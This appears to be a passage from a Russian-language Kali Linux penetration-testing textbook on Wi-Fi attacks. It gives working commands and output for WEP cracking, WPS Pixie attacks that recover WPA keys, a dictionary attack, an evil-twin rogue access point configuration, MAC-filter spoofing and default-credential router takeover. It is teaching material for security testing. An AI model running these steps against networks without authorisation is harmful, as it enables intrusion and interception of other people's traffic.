No source MAC (-h) specified. Using the device MAC (10:FE:ED:24:6F:F2)
18:55:13 Waiting for beacon frame (BSSID: C0:56:27:DB:30:41) on channel 11
18:55:13 Sending Authentication Request (Open System) [ACK]
18:55:13 Authentication successful
18:55:13 Sending Association Request [ACK]
18:55:13 Association successful :-) (AID: 1)
```

Рис. 11.28. Результат выполнения команды aireplay-ng

Теперь у нас есть возможность общаться с точкой доступа WEP.

- Как вы видели, при выполнении шага 3 мы получили очень мало данных, передаваемых в обоих направлениях через точку доступа. Чтобы гарантировать, что мы можем получить большое количество данных, нам следует захватить IV и создать коллизию. Для увеличения потока данных от точки доступа нам снова нужно использовать aireplay-ng. С помощью команды, приведенной ниже, мы собираемся провести повторную атаку на запросы ARP и ретранслировать их в точку доступа. Каждый раз, когда выполняется такая операция, генерируется новый вектор инициализации и наши шансы на форсирование этой коллизии увеличиваются. Откройте второй терминал и введите в командную строку следующую команду:

```
# aireplay-ng -3 -b C0:56:27:DB:30:41 wlan0mon
```

Здесь -3 говорит aireplay-ng провести атаку повторного воспроизведения запроса ARP против сети -b на определенном интерфейсе wlan0mon. После выполнения команды вам необходимо принудительно выполнить запросы ARP, вызвав другой хост в той же сети. Это активизирует запросы ARP. Как только операция будет выполнена, вы увидите следующий вывод (рис. 11.29).

```
root@kali:~# aireplay-ng -3 -b C0:56:27:DB:30:41 wlan0mon
No source MAC (-h) specified. Using the device MAC (10:FE:ED:24:6F:F2)
18:55:40 Waiting for beacon frame (BSSID: C0:56:27:DB:30:41) on channel 11
Saving ARP requests in replay_arp-0617-185541.cap
You should also start airodump-ng to capture replies.
Read 19256 packets (got 27 ARP requests and 47 ACKs), sent 76 packets...(497 pps)
Read 19357 packets (got 42 ARP requests and 83 ACKs), sent 126 packets...(498 pps)
Read 19470 packets (got 69 ARP requests and 122 ACKs), sent 177 packets...(501 pps)
Read 19606 packets (got 90 ARP requests and 167 ACKs), sent 227 packets...(500 pps)
```

**Рис. 11.29.** Запросы ARP активизированы

Если мы вернемся к первой командной строке, где работает airodump-ng, то увидим, что скорость передачи данных начинает увеличиваться. В этом случае мы получим более 16 000 векторов инициализации (рис. 11.30).

CH 11 ][ Elapsed: 14 mins ][ 2016-06-17 19:08										
BSSID	PWR	RXQ	Beacons	#Data, #/s	CH	MB	ENC	CIPHER	AUTH	E
C0:56:27:DB:30:41	-27	100	5608	16358 0	11	54e	WEP	WEP	OPN	b
BSSID	STATION			PWR	Rate	Lost	Frames	Probe		
C0:56:27:DB:30:41	10:FE:ED:24:6F:F2			0	48 - 1	0	491966			
C0:56:27:DB:30:41	3C:15:C2:CE:45:CE			-22	54e-54e	0	11839			

**Рис. 11.30.** Поток данных увеличился

6. Откройте третий терминал. Здесь мы собираемся начать взлом WEP. Он может выполняться в тот момент, пока команда `airodump-ng` захватывает IV. Чтобы запустить этот процесс, введите следующую команду:

```
# aircrack-ng belkincrack-01.cap
```

Здесь мы просто указываем команде aircrack-ng на работающий файл capture. Aircrack-ng сразу примется за работу (рис. 11.31).

```
Aircrack-ng 1.2 rc3
File Edit View Search Terminal Help
64 bytes from 192.168.2.2: icmp_seq=222 ttl=128 time=0.331 ms
64 bytes from 192.168.2.2: icmp_seq=223 ttl=128 time=0.331 ms
64 bytes from 192.168.2.2: [00:00:32] Tested 673 keys {got 4819 IVs} ms
64 bytes from 192.168.2.2: icmp_seq=224 ttl=128 time=0.487 ms
64 bytes from 192.168.2.2: icmp_seq=225 ttl=128 time=0.426 ms
64 bytes from 192.168.2.2: icmp_seq=226 ttl=128 time=0.426 ms
64 bytes from 192.168.2.2: B9(7424) A5(7168) DF(7168) 67(6912) AD(6912)
64 bytes from 192.168.2.2: E5(6656) 1A(6400) 37(6400) 9B(6400) AF(6400)
64 bytes from 192.168.2.2: E8(6912) 0F(6656) 29(6656) F6(6656) 7E(6656)
64 bytes from 192.168.2.2: 54(8448) 39(7424) F6(7424) FE(7424) 35(7168)
64 bytes from 192.168.2.2: C(8704) 5A(7936) E3(7936) 48(7680) 4C(7680)
64 bytes from 192.168.2.2: icmp_seq=231 ttl=128 time=0.323 ms
64 bytes from 192.168.2.2: icmp_seq=232 ttl=128 time=0.267 ms
```

**Рис. 11.31.** Aircrack-ng принял за работу

Если IV недостаточно, Aircrack-ng повторит подключение, когда количество станет приемлемым. Как показано на рис. 11.32, Aircrack-ng смог определить ключ WEP. Всего было захвачено 15 277 векторов инициализации, которые использовались для взлома. Кроме того, менее чем за три минуты были протестированы 73 253 ключа (рис. 11.32).

```
Aircrack-ng 1.2 rc3

[00:02:52] Tested 73253 keys (got 15277 IVs)

KB    depth   byte(vote)
0     0/  3    34(24576) BF(22016) 75(21760) C3(20992) E6(20736)
1     20/ 24   7C(18432) 3A(18176) 57(18176) 81(18176) 9A(18176)
2     4/ 11    A9(19456) 7F(19456) BD(19200) D2(19200) FA(18944)
3     1/ 32    CD(19968) CC(19712) 07(19712) 97(19712) 9C(19456)
4     0/  3    25(23040) 74(20736) 24(20480) C4(19968) 05(19712)

- wincrack
mater KEY FOUND! [ 34:D:A9:CD:25 ]
Decrypted correctly: 100%
```

**Рис. 11.32.** Ключ WEP определен

Как видите, в этой атаке с нужным количеством беспроводного трафика и набором инструментов Aircrack-ng мы смогли определить ключ WEP, который

позволяет аутентифицироваться в сети. Это была легкая атака, в которой мы показали переход от WEP к аутентификации WPA. Как уже говорилось, из-за этой уязвимости количество сетей WEP уменьшается, но их еще можно встретить. Благодаря рассмотренному примеру атаки вы теперь понимаете серьезную опасность, связанную с данной уязвимостью.

## PixieWPS

PixieWPS – это автономный инструмент грубой силы, который используется для обратного вывода беспроводной точки доступа WPS. Название PixieWPS происходит от атаки Pixie-Dust, которая была выявлена Домиником Бонгардом (Dominique Bongard). Эта уязвимость позволяет применить грубую силу WPS PIN.

Чтобы открыть PixieWPS, введите в командной строке следующую команду:

```
# pixiewps
```

После ее выполнения вы получите различные параметры. Чтобы PixieWPS работал правильно, необходимо иметь следующую информацию:

- открытый ключ пользователя;
- открытый ключ регистрации;
- полученный хеш-1;
- полученный хеш-2;
- ключ сеанса аутентификации;
- специальное слово.

Из-за того что требуется столько компонентов, PixieWPS часто запускается как часть другого инструмента, например Wifite.

## Wifite

Wifite – автоматизированный инструмент тестирования беспроводных сетей на проникновение, использующий средства из набора Aircrack-ng и инструменты командной строки Reaver и PixieWPS.

Wifite может захватить трафик, разорвать связь, проследить за новым подключением и проверкой подлинности логина и пароля для беспроводных сетей типа WEP, WPA и WPS. Для запуска приложения выполните команду основного меню Applications ▶ Wireless Attacks ▶ Wifite (Приложения ▶ Беспроводные атаки ▶ Wifite) или введите в командную строку следующее:

```
# wifite
```

Эта команда выведет нас к начальному экрану (рис. 11.33).

Wifite автоматически переведет беспроводную карту в режим мониторинга, а затем начнет сканирование беспроводных сетей (рис. 11.34).

```
root@kali:~# wifite
WiFite v2 (r87)
automated wireless auditor
designed for Linux

[+] scanning for wireless devices...
[+] enabling monitor mode on wlan0... done
[+] initializing scan {wlan0mon}, updates at 5 sec intervals, CTRL+C when ready.
[0:00:05] scanning wireless networks. 0 targets and 0 clients found
```

Рис. 11.33. Начальный экран Wifite

```
[0:00:31] scanning wireless networks. 75 targets and 7 clients found
[+] checking for WPS compatibility... done



| NUM | ESSID               | CH | ENCR | POWER | WPS? | CLIENT |
|-----|---------------------|----|------|-------|------|--------|
| 1   | (12:86:8C:70:38:D6) | 11 | WPA2 | 54db  | wps  |        |
| 2   | Harley-2.4          | 11 | WPA2 | 52db  | wps  |        |
| 3   | (32:86:8C:70:38:D6) | 11 | WPA2 | 52db  | wps  |        |
| 4   | Brenner             | 1  | WPA2 | 51db  | wps  |        |


```

Рис. 11.34. Сканирование беспроводных сетей в автоматическом режиме


Как только вы увидите в списке целевую сеть (в данном примере ESSID или широковещательный SSID Brenner), нажмите сочетание клавиш Ctrl+C. В это время вам будет предложено ввести либо один номер, либо диапазон для тестирования. В примере мы введем 4 и нажмем клавишу Enter (рис. 11.35).

```
[+] select target numbers (1-78) separated by commas, or 'all': 4
[+] 1 target selected.

[0:00:00] initializing WPS Pixie attack on Brenner (E8:89:2C:DB:DD:70)
[0:00:01] WPS Pixie attack: Starting Cracking Session. Pin count: 0, Max pi...
[0:00:02] WPS Pixie attack: Sending identity response
[0:00:04] WPS Pixie attack: attempting to crack and fetch psk...
[0:00:16] WPS Pixie attack:
```

Рис. 11.35. Целевая сеть найдена

Wifite автоматически запускает атаку WPS Pixie, захватывая необходимую информацию. В случае успешной атаки вы увидите следующую информацию (рис. 11.36).



```
[+] PIN found: 42000648
[+] WPA key found: Reesie1958
[+] 1 attack completed:
[+] 1/1 WPA attacks succeeded
    found Brenner's WPA key: "Reesie1958", WPS PIN: 42000648

[+] disabling monitor mode on wlan0mon... done
[+] quitting
```

**Рис. 11.36.** Атака прошла успешно

Если уязвимость WPS присутствует, как в этой беспроводной сети, Wifite может определить и ключ WPA, и PIN-код.

## Fern Wifi Cracker

Fern Wifi Cracker — это приложение с графическим интерфейсом, написанное на Python и предназначенное для тестирования безопасности беспроводных сетей. В настоящее время поддерживаются две версии: платная профессиональная версия с гораздо большей функциональностью и бесплатная версия с ограниченной функциональностью. Версия, включенная в Kali Linux, для правильной работы требует aircrack-ng и других инструментов для беспроводных сетей.

Чтобы запустить Fern, выберите команду основного меню Applications ▶ Wireless Attacks ▶ Fern Wifi Cracker (Приложения ▶ Беспроводные атаки ▶ Fern Wifi Cracker) или введите в командную строку команду:

```
# fern-wifi-cracker
```

На рис. 11.37 показана загружаемая начальная страница.

Мы для атаки той же беспроводной сети будем использовать Fern Wifi Cracker и встроенный инструмент Aircrack-Wi-Fi. В этой программе вместо командной строки предусмотрен графический интерфейс.

1. Выберите интерфейс. Щелкните на стрелке раскрывающегося меню Select Interface (Выбрать интерфейс) и выберите wlan0. Fern автоматически установит интерфейс в режим мониторинга (рис. 11.38).



Рис. 11.37. Начальная страница Fern WiFi Cracker





Рис. 11.38. Интерфейс автоматически установлен в режим мониторинга

2. Нажмите кнопку Scan for Access Points (Сканировать точки доступа). Fern начнет автоматическое сканирование беспроводных сетей в пределах диапазона антennы. После завершения сканирования кнопки Wi-Fi WEP и Wi-Fi WPA изменят цвет с серого на красный и синий. Это значит, что точки беспроводного доступа, использующие эти параметры безопасности, обнаружены (рис. 11.39).




**Рис. 11.39.** Точки доступа обнаружены

Если нажать кнопку Wifi WPA, появится панель атаки, где графически представлены точки беспроводного доступа WPA, которые мы можем атаковать. Мы выберем Aircrack\_Wifi (рис. 11.40).



**Рис. 11.40.** Панель атаки открыта

- На панели атак показаны сведения о выбранной точке доступа. Здесь вы сможете выбрать атаку (WPA или WPS), которую выполнит Fern Wifi Cracker. В нашем примере мы выберем атаку WPA (рис. 11.41).




**Рис. 11.41.** Сведения о точке доступа

- Выберите файл со списком возможных паролей, который Fern WiFi Cracker будет использовать для атаки на пароль. Для нашего примера мы создали специальный список кодов доступа Wi-Fi и указали Fern WiFi Cracker место расположения нужного текстового файла (рис. 11.42).



**Рис. 11.42.** Указан текстовый файл со списком кодов

5. Нажмите кнопку Wi-Fi Attack (Атака Wi-Fi). Fern Wifi Cracker выполнит все этапы процесса, который ранее мы рассмотрели в подразделе «Aircrack-ng». Этот процесс включает в себя деаутентификацию клиента и захват четырехстороннего рукопожатия. Наконец, Fern Wifi Cracker начнет подбирать код доступа, используя указанный текстовый файл. Если код доступа в этом текстовом файле будет обнаружен, появится следующее сообщение (рис. 11.43).



**Рис. 11.43.** Код доступа найден

После того как Fern Wifi Cracker взломает сеть Wi-Fi и точки доступа, будет создан бэкенд.

Конечно, вам может показаться, что это наиболее простой инструмент из всех рассмотренных. Но, чтобы правильно использовать Fern Wifi Cracker, следует иметь четкое представление о том, как работают инструменты из набора Aircrack-ng, потому что Fern Wifi Cracker, как и другие средства для взлома Wi-Fi-сети, для своей работы используют именно этот набор.

## Атака «злой двойник»


Сейчас в любом крупном городе или компании есть сети Wi-Fi. Многие точки доступа, особенно расположенные в общественных местах, не требуют аутентификации. Другие же могут потребовать выполнить некоторые условия или войти в систему с использованием вашей электронной почты или учетной записи Facebook.

Атака «злой двойник» (Evil Twin) предусматривает использование точки доступа, которая без ведома владельца законной точки доступа маскируется под нее (также известна как Rogue Access Point — мошенническая точка доступа). Сигнал поддельной точки доступа сильнее, чем у законной. Поэтому конечные пользователи, подключаясь, как они думают, к законной точке доступа, будут перехвачены поддельной точкой.

Злоумышленник, который установил поддельную точку, выбрав сценарий для атаки «человек посередине», с помощью других атак сможет получить фактический пароль защищенного SSID.

Для атаки нам потребуется набор Aircrack Suite и dnsmasq — небольшой, легкий инструмент, который действует как простой в настройке DNS-сервер пересылки и DHCP-сервер. В зависимости от направления атаки вам понадобятся дополнительные инструменты, такие как apache2 и dnsspoof.

1. Убедитесь, что все перечисленные инструменты установлены в вашей операционной системе. Как известно, в Kali Linux Aircrack и Apache2 установлены по умолчанию. Если инструмента dnsspoof у вас нет, для его установки запустите терминал и введите команду `apt-get install dnsmasq`. Вам будет предложено подтвердить установку.
2. Определите целевую сеть. Для этого переведите один из беспроводных адаптеров в режим мониторинга: `airmon-ng start <interface>`, а затем для перечисления всех транслируемых сетей выполните команду `airodump-ng <interface>` (рис. 11.44, 11.45).



```
root@kali:~# airmon-ng start wlan0
Found 3 processes that could cause trouble.
If airodump-ng, aireplay-ng or airtun-ng stops working after
a short period of time, you may want to run 'airmon-ng check kill'

      PID Name
      610 NetworkManager
     858 wpa_supplicant
     885 dhclient

      PHY     Interface      Driver      Chipset
      phy1      wlan0        rtl8187    Realtek Semiconductor Corp. RTL8187
                  (mac80211 monitor mode vif enabled for [phy1]wlan0 on [phy1]wlan
      0mon)
                  (mac80211 station mode vif disabled for [phy1]wlan0)
      phy0      wlan1        iwlwifi    Intel Corporation Centrino Advanced-N 62
      05 [Taylor Peak] (rev 34)

root@kali:~#
```

Рис. 11.44. Сетевой адаптер переведен в режим мониторинга

```
root@kali:~# airodump-ng wlan0mon
```

Рис. 11.45. Команда для перечисления транслируемых сетей

3. Скорее всего, вы увидите ошибки, как на рис. 11.46. В большинстве случаев их можно игнорировать. При возникновении проблем для завершения

процесса используйте команду `kill <PID>`. Например, для завершения процесса NetworkManager мы введем команду `kill 610`.

BSSID	PWR	Beacons	#Data	#/s	CH	MB	ENC	CIPHER	AUTH	ESSID
-72	2		0	0	6	270	WPA2	CCMP	PSK	
-38	12		4	0	1	130	WPA2	CCMP	PSK	
-60	11		0	0	8	195	WPA2	CCMP	PSK	
-58	15		0	0	3	195	WPA2	CCMP	PSK	
-60	15		0	0	1	270	WPA2	CCMP	PSK	
-61	12		0	0	1	405	WPA2	CCMP	PSK	
-61	4		0	0	7	195	WPA2	CCMP	PSK	
-63	17		1	0	11	130	WPA2	CCMP	PSK	
-67	12		0	0	6	405	WPA2	CCMP	PSK	
-66	16		0	0	8	195	WPA2	CCMP	PSK	
-66	8		0	0	11	54e	WPA2	CCMP	PSK	
-68	13		1	0	4	195	WPA2	CCMP	PSK	
-67	10		2	0	1	130	WPA2	CCMP	PSK	
-66	3		3	0	6	195	WPA2	CCMP	PSK	
-69	6		0	0	1	405	WPA2	CCMP	PSK	
-68	7		0	0	1	195	WPA2	CCMP	PSK	
-70	5		0	0	1	405	WPA2	CCMP	PSK	
-70	2		4	0	11	405	WPA2	CCMP	PSK	

**Рис. 11.46.** Возможные ошибки

Обратите внимание на BSSID (MAC-адрес), ESSID (широковещательное имя, SSID) и канал целевой сети.


- Настройте файл конфигурации для работы с `dnsmasq`. Для этой цели мы в своем домашнем каталоге создали папку с именем `tmp` (команда `mkdir tmp`). После этого в командной строке терминала ввели `touch dnsmasq.conf`, чтобы создать файл с именем `dnsmasq`. Далее, чтобы отредактировать этот файл, в редакторе `nano` мы ввели в командной строке терминала `nano dnsmasq.conf`. Согласно этой команде в текстовом редакторе `nano` был открыт файл `dnsmasq.conf`. Теперь он готов к редактированию. Введите следующие строки:

```
interface=<at0>
dhcp-range=10.0.0.10,10.0.0.250,12h
dhcp-option=3,10.0.0.1
dhcp-option=6,10.0.0.1
server=8.8.8.8
log-queries
log-dhcp
listen-address=127.0.0.1
```

В файле `dnsmasq.conf` мы указали интерфейс `at0`; задаем диапазон `dhcpc` (10.0.0.10–10.0.0.250, время аренды 12 часов); для `dhcp` мы выбрали параметр 3, а шлюз 10.0.0.1; для DNS-сервера параметр `dhcp` определили равным 3, а сам DNS – 10.0.0.1. Почему был выбран интерфейс `at0`? Потому что `airbase-ng` создает интерфейс моста по умолчанию, то есть `at0`.

Сохраните внесенные в файл `dnsmasq.conf` изменения, нажав сочетание клавиш `Ctrl+O`, и закройте редактор `nano`, нажав `Ctrl+X`.

5. Для создания точки доступа настройте `airbase-ng`. Для этого введите: `airbase-ng -e <ESSID> -c <channel> <monitor interface>`. Мы для целевого ESSID ввели `ARRIS-4BE2`, номер канала – `11`, а интерфейс монитора – `wlan0mon` (рис. 11.47).



```
root@kali: ~
File Edit View Search Terminal Help
root@kali:~# airbase-ng -e ARRIS-4BE2 -c 11 wlan0mon
12:21:04 Created tap interface at0
12:21:04 Trying to set MTU on at0 to 1500
12:21:04 Trying to set MTU on wlan0mon to 1800
12:21:04 Access Point with BSSID 00:C0:CA:82:9E:37 started.
```

Рис. 11.47. Создание точки доступа

6. Включите интерфейс `at0`, поработайте с IP-таблицами и включите/отключите трафик для передачи. Это вы можете сделать поочередно, как показано на рис. 11.48, 11.49.



```
root@kali:~# ifconfig at0 10.0.0.1 up
root@kali:~#
```

Рис. 11.48. Включение интерфейса `at0`

```
root@kali:~# iptables --flush
root@kali:~# iptables --table nat --append POSTROUTING --out-interface wlan1 -j MASQUERADE
root@kali:~# iptables --append FORWARD --in-interface at0 -j ACCEPT
root@kali:~#
```

Рис. 11.49. Команды для IP-таблиц

7. Запустите DNS-сервер. Для этого введите команду `dnsmasq -C <config file> -d`, где `<config file>` – адрес, по которому хранится данный файл. В нашем случае путь хранения файла – `tmp/dnsmasq.conf` (рис. 11.50).

```
root@kali:~# dnsmasq -C tmp/dnsmasq.conf -d
dnsmasq: started, version 2.79 cachesize 150
dnsmasq: compile time options: IPv6 GNU-getopt DBus i18n IDN DHCP DHCPv6 no-Lua
TFTP conntrack ipset auth DNSSEC loop-detect inotify
dnsmasq-dhcp: DHCP, IP range 10.0.0.10 -- 10.0.0.250, lease time 12h
dnsmasq: using nameserver 8.8.8.8#53
dnsmasq: reading /etc/resolv.conf
dnsmasq: using nameserver 8.8.8.8#53
dnsmasq: using nameserver 200.1.104.36#53
dnsmasq: using nameserver 200.1.104.35#53
dnsmasq: read /etc/hosts - 5 addresses
```

Рис. 11.50. Запуск DNS-сервера

- Вы можете предотвратить передачу трафика и захватить векторы инициализации, как было показано ранее (используя команду `echo 0 > /proc/sys/net/ipv4/ip_forward`), предоставить пользователю захваченный портал или для настройки MitM-атаки перенаправить трафик (используя `echo 1 > /proc/sys/net/ipv4/ip_forward`) только на определенные целевые сайты.

Здесь мы можем двинуться в нескольких направлениях. Чтобы записать пароль сети, можем создать полноценную атаку «злой двойник» или настроить атаку типа «человек посередине» для обнаружения несанкционированных подключений. В случае такой атаки мы будем перехватывать, анализировать и отслеживать движения любого клиента, который подключается к нашей беспроводной точке доступа (копии легальной точки доступа), улавливая сигналы подключения других инструментов, таких как `dsniff` или `sslstrip`. Или, чтобы выполнить атаку на стороне клиента напрямую, захватывая в браузере пользователя нужные нам данные, можем задействовать эти инструменты совместно с *фреймворком BeEF (Browser Exploitation Framework)*.

## После взлома

Если вам удалось получить ключ WPA или WEP, значит, у вас появилась возможность аутентификации в сети. Оказавшись в беспроводной сети, вы можете задействовать описанный ранее набор инструментов. Это связано с тем, что после правильной аутентификации ваша операционная система Kali Linux становится частью локальной сети (LAN), как будто вы подключены к целевой сети через сетевой кабель. В этом случае у вас появляется возможность сканировать другие устройства, использовать уязвимости, эксплуатировать системы и повышать свои привилегии.

## MAC-спуфинг

Есть несколько методов, которые полезны для демонстрации других уязвимостей в исследуемых нами беспроводных сетях. Один из примеров — обход общего беспроводного элемента управления, что называется *фильтрацией MAC*. Фильтрация MAC — это элемент управления, характерный для некоторых маршрутизаторов, на которых разрешены только определенные MAC-адреса или типы MAC. Например, вы можете определить коммерческое местоположение, где сейчас находится iPad. Беспроводная сеть будет разрешать только MAC-адреса с первыми тремя шестнадцатеричными символами 34:12:98. Другие организации могут иметь список MAC-адресов, к которым разрешено присоединяться.

Даже если вы сумеете скомпрометировать ключ WPA, то обнаружите, что присоединиться к сети у вас нет возможности. Это объясняется тем, что целевая организация может использовать некоторую форму фильтрации MAC-адресов. Для обхода мы применяем инструмент Macchanger, работающий из командной строки. Одна простая команда позволяет изменить MAC-адрес на такой, которому разрешено подключиться. Во-первых, вы можете легко найти новый MAC-адрес из отчетов о предыдущих попытках разведки и взлома. Инструмент Airodump-ng идентифицирует клиентов, подключенных к беспроводным сетям. Во-вторых, анализ захваченных с помощью Wireshark файлов позволит вам идентифицировать потенциально допустимые MAC-адреса.

В этом примере мы нашли подключенный к целевой сети беспроводной клиент, MAC-адрес которого — 34:12:98:B5:7E:D4.

```
# macchanger -mac=34:12:98:B5:7E:D4 wlan0
```

На рис. 11.51 показан вывод этой команды.

```
root@kali:~# macchanger --mac=34:12:98:B5:7E:D4 wlan0
Current MAC: f4:f2:6d:1d:04:42 (unknown)
Permanent MAC: f4:f2:6d:1d:04:42 (unknown)
New MAC: 34:12:98:b5:7e:d4 (unknown)
```

**Рис. 11.51.** Вывод команды macchanger

Если мы выполним команду ifconfig wlan0, то увидим наш поддельный MAC-адрес (рис. 11.52).

```
root@kali:~# ifconfig wlan0 input replay_arp-0617-185541.cap
wlan0: flags=4098<Broadcast,Multicast> mtu 1500 qdisc replies.
      ether 34:12:98:b5:7e:d4 txqueuelen 1000 (Ethernet)
      RX packets 0 bytes 0 (0.0 B)
      RX errors 0 dropped 0 overruns 0 frame 0
      TX packets 0 bytes 0 (0.0 B)
      TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0
```

**Рис. 11.52.** Поддельный MAC-адрес

Теперь мы можем обойти любую фильтрацию MAC, которая выполняется в точке доступа, и у нас есть возможность подключиться к беспроводной сети. Это очень важный шаг, так как при обрыве связи мы можем оставаться постоянно подключенными к сети.

## Устойчивость

Как только мы сможем аутентифицироваться в беспроводной сети и получим возможность подключиться, нам следует заняться устойчивостью нашего соединения. Для этого нужно сосредоточить свое внимание на беспроводном маршрутизаторе. Большинство беспроводных маршрутизаторов имеют сетевую или другую консоль, с помощью которой законные администраторы могут войти в систему и управлять данным устройством. Обычно беспроводные маршрутизаторы расположены в начале подсети беспроводной локальной сети. Например, если мы подключимся к сети Wi-Fi\_Crack и выполним команду `ifconfig wlan0`, она идентифицирует нас как устройство с IP-адресом 10.0.0.7.

Если мы перейдем в браузере по адресу `http://10.0.0.1`, откроется страница аутентификации. Чтобы получить шлюз по умолчанию, введите в командную строку терминала команду `route -n` (рис. 11.53).



**Рис. 11.53.** Страница для аутентификации открыта

Если в поле ввода **User Name** (Имя пользователя) ввести `admin`, а в поле ввода **Password** (Пароль) ничего не вводить и нажать кнопку **OK**, мы, возможно, получим следующую страницу (рис. 11.54).

На этой странице мы видим пароль по умолчанию для учетной записи администратора. Изредка случается, что системный администратор сети оставляет для беспроводного маршрутизатора учетные данные по умолчанию. Если мы не получим это сообщение об ошибке, в Интернете можно найти много ресурсов, на которых собраны учетные записи администратора по умолчанию для широкого спектра маршрутизаторов, коммутаторов и точек беспроводного доступа. Сайт <http://www.routerpasswords.com/> — один из множества сайтов с паролями администратора по умолчанию для подобных устройств. Если вы не сумели подобрать пароль та-

ким способом, следующий вариант — применить грубую силу с помощью методов, которые мы рассмотрели ранее.



